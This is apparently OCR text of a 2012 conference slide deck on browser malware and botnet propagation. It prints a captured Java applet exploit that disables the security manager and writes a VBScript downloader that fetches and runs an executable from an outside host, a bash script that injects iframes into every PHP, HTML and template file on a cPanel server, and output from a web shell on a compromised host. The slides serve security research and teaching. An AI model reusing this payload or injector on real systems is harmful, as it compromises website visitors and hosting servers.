Insidious Infections
Mangling with Botnets

Layer One Conference , Anaheim, May 2012

Aditya K Sood | Richard J Enbody

SecNiche Security | Department of Computer Science and Engineering
Michigan State University

About Us


- Aditya K Sood
  - Independent Security Consultant, Researcher and Practitioner
  - Worked previously for Armorize, Coseinc and KPMG
  - Active Speaker at Security conferences
  - LinkedIn - http ***://www.linkedin.com/in/adityaks***
  - **Website:** ***http://www.secniche.org*** | **Blog:** ***http://secniche.blogspot.com***
  - ***Twitter: @AdityaKSood***
  - PhD Candidate at Michigan State University
- Dr. Richard J Enbody
  - Associate Professor, CSE, Michigan State University
    - Since 1987, teaching computer architecture/ computer security / mathematics
    - Co-Author CS1 Python book, The Practice of Computing using Python.
    - Patents Pending – Hardware Buffer Overflow Protection


Agenda

- Walking through the Agenda
  - Browser Malware Taxonomy
  - Malware Lifecycle
  - Implanting Malware (Bots) Present-day Propagation Tactics
  - Bots Information Stealing and Manipulating Tactics
  - Conclusion


FUD (Fear, Uncertainty & Doubt)

- FUD – FUD ||
  - Three pillars of robust malware design





Malware Paradigm




Who is it ?


On internet some things are not what they seem to be.
Be aware and enjoy the web at its best.
Know how to surf safe.
Go to www.internetsegura.br and learn more.
INTERNET SEGURA.BR


Browser Malware Taxonomy

- Class A – Browser Malware




Browser Malware Taxonomy

- Class B – Browser Malware



Browser Malware Taxonomy

- Class C – Browser Malware



Malware Lifecycle – Java Exploit

- Malware making place into your system
  - Step 1: Vulnerability in high traffic website is exploited
    - To serve malware at large scale
  - Step 2: Detecting malicious iframe in the website
    - Lets extract the iframe from a malicious website

```
root@bt:~/scripts# python mal_link_ext.py -s iframes -t http://www.wsdhealthy.com/
[*] Fetched values: {'target': 'http://www.wsdhealthy.com/', 'select': 'iframes'}

(*)==========================================================
(*) Number of Extracted [IFRAMES] : 2
(*) Extracted [IFRAMES] from: http://www.wsdhealthy.com/
(*)==========================================================
 0 index_1.html
 1 http://www.gnnet.co.kr/fss/applet.html
```

    - The iframe is pointing to some domain having applet.html.
      - Avoid running it in the browser. Fetch it directly using wget/curl


```
root@bt:~/scripts# wget http://www.gnnet.co.kr/fss/applet.html -O malicious.html
--2012-03-02 13:24:39--  http://www.gnnet.co.kr/fss/applet.html
Resolving www.gnnet.co.kr... 211.174.163.103
Connecting to www.gnnet.co.kr|211.174.163.103|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 254 [text/html]
Saving to: `malicious.html'

100%[=========================================================>] 254         --.-K/s   in 0s

2012-03-02 13:24:41 (17.6 MB/s) - `malicious.html' saved [254/254]
```


Malware Lifecycle – Java Exploit

- Malware finding a place in the system
  - Step 3 : Detecting the malicious code

```
<html>
  <head></head>
  <body>
    <applet archive="http://www.gnnet.co.kr/fss/Applet.jar" code="ScriptEngineExp.class"
       width="1" height="1">
      <param name="data" value="http://www.gnnet.co.kr/fss/lsase.exe" />
    </applet>
  </body>
</html>
```

- So, there is Java applet with “param” variable holding an executable
  - **Quick analysis of the executable can be seen here https://www.virustotal.com/file/5cb024356e6b391b367bc6a313da5b5f744d8a14cec860502446aaa3e1b4566e/analysis/1330713741/**






Malware Lifecycle – Java Exploit

- Dissecting Malicious Java Applet

```
public class ScriptEngineExp extends Applet
{
  private JList list;
  public void init()
  { try
    {
      ScriptEngine se = new ScriptEngineManager().getEngineByName("js");
      InetAddress address = null;
      InetAddress sun = null;
      String url = getParameter("data");
      se.eval("var error = new Error(\"My error\");this.toString = function()
      { java.lang.System.setSecurityManager(null);
        java.lang.Runtime.getRuntime().exec('cmd.exe /c echo URL = LCase(WScript.Arguments(0))>\"%temp%\\\\down.vbs\"
        &&cmd.exe /c echo dim m,s>>\"%temp%\\\\down.vbs\"&&cmd.exe /c echo m=\"M^i^c^r^o^s^o^f^t^.^X^M^L^H^T^T^P\"
        >>\"%temp%\\\\down.vbs\"&&cmd.exe /c echo s=\"A=D=O=DB=.=S=t=r=e=a=m\">>\"%temp%\\\\down.vbs\"
        &&cmd.exe /c echo set cmd =Createobject(replace(m,\"^\",\"\")) >>\"%temp%\\\\down.vbs\"
        &&cmd.exe /c echo cmd.Open \"GET\",URL,0 >>\"%temp%\\\\down.vbs\"
        &&cmd.exe /c echo cmd.Send()>>\"%temp%\\\\down.vbs\"&&cmd.exe /c echo FileName=LCase(WScript.Arguments(1))
        >>\"%temp%\\\\down.vbs\"&&cmd.exe /c echo Set CsCriptGet = Createobject(replace(s,\"=\",\"\"))
        >>\"%temp%\\\\down.vbs\"&&cmd.exe /c echo CsCriptGet.Mode=^3>>\"%temp%\\\\down.vbs\"
        &&cmd.exe /c echo CsCriptGet.Type=^1>>\"%temp%\\\\down.vbs\"&&cmd.exe /c echo CsCriptGet.Open()
        >>\"%temp%\\\\down.vbs\"&&cmd.exe /c echo CsCriptGet.Write(cmd.responseBody)>>\"%temp%\\\\down.vbs\"
        &&cmd.exe /c echo CsCriptGet.SaveToFile FileName,^2>>\"%temp%\\\\down.vbs\"&&cmd.exe /c cscript \"%temp%\\\\down.vbs\" " +
        url + " \"%temp%\\\\csrs.exe\"&& \"%temp%\\\\csrs.exe\"');" +
        "return \"exploit!\";};" +
        "error.message = this;");

      this.list = new JList(new Object[] { se.get("error") });
    add(this.list); }
    catch (ScriptException ex) { ex.printStackTrace(); } } }
```




VBScript embedded in Java applet code

Implanting Malware (Bots)
Present-day Propagation Tactics

Exploiting Web Hosting

- Data Centers | Web Hosting - Exploitation
  - Several websites are hosted on a single server sharing IP address
    - DNS names are mapped virtually to the same IP
  - Vulnerability in one website can seriously compromise the server
    - Insecure file uploading functionality
      - » Uploading remote management shells such c99 etc
      - » **Automated iframe injector embeds malicious iframe on all webpages**
      - » **Making configuration changes such as redirecting users to malicious domains**
    - Cookie replay attacks in hosting domain website
      - » **Authentication bypass : reading customer queries on the web based management panel**
      - » Extracting credentials directly by exploiting design flaws in hosting panels



Exploiting Web Hosting

- Data Centers Exploitation
  - Automated Iframe injector – cPanel Exploitation

```
CPanel() {

    echo "Scanning $(ls /home/ | wc -l) directorys for files. This could take a while..."
    cd /home/

    echo "Starting injection of PHP files"
    sleep 5
        for i in $(find `pwd` -name '*.php' ${exempt[@]})
        do
            echo Injecting "$i"
            cat $i > $i.tmp && cat $i.tmp | sed s/<html>/<html>"$code"/g > $i
            rm -f $i.tmp
        done

    echo "Starting injection of HTML files"
    sleep 5
        for i in $(find `pwd` -name '*.html' ${exempt[@]})
        do
            echo Injecting "$i"
            cat $i > $i.tmp && cat $i.tmp | sed s/<html>/<html>"$code"/g > $i
            rm -f $i.tmp
        done

    echo "Starting injection of TPL files"
    sleep 5
        for i in $(find `pwd` -name '*.tpl' ${exempt[@]})
        do
            echo Injecting "$i"
            cat $i > $i.tmp && cat $i.tmp | sed s/<html>/<html>"$code"/g > $i
            rm -f $i.tmp
        done

    echo "Completed injection of found files."
```

Automated iframer in action

Exploiting Web Hosting

o--[heroes1412]--o

05-03-2012 14:27:57 [phpinfo] [php.ini] [cpu] [mem] [users] [brute] [ln -s all] [tmp] [deface vbb]
safe_mode: OFF Open_Basedir: NONE Safe_Exec_Dir: NONE Safe_Gid: OFF Safe_Include_Dir: NONE Sql.safe_mode: OFF
PHP version: 5.3.8 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
Useful: gcc, lcc, cc, ld, php, perl, python, ruby, make, tar, gzip, bzip, bzip2, nc, locate, suidperl
Downloaders: fopen, wget, fetch, lynx, links, curl, get
Free space : 94.91 GB Total space: 145.71 GB
Server IP: [67.227.161.158] -- Your IP: [68.37.141.168]

uname -a : Linux ccp11.softhof.com 2.6.18-194.17.1.el5 #1 SMP Wed Sep 29 12:50:31 EDT 2010 x86_64 x86_64 x86_64 GNU/Linux
sysctl : -
$OSTYPE : linux-gnu
Server : Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4
id : uid=978(softbiz) gid=974(softbiz) groups=974(softbiz)
pwd : /home/softbiz/public_html/billing/templates_c (drwxr-xr-x)

Remote shell in action

Executed command: dir -ao

```
-rw-r--r--  1 softbiz   4613 Dec  2 15:08 %%25^252^252D2D98%%products.tpl.php
-rw-r--r--  1 softbiz    814 Dec  5 06:33 %%29^29D^29D80B02%%logout.tpl.php
-rw-r--r--  1 softbiz   3237 Feb  5 03:16 %%2F^2F9^2F9A1C98%%clientareaaddfunds.tpl.php
-rw-r--r--  1 softbiz   4628 Jan  3 08:06 %%32^321^3216648E%%announcements.tpl.php
-rw-r--r--  1 softbiz   3927 Jan  3 08:06 %%36^361^36140695%%knowledgebase.tpl.php
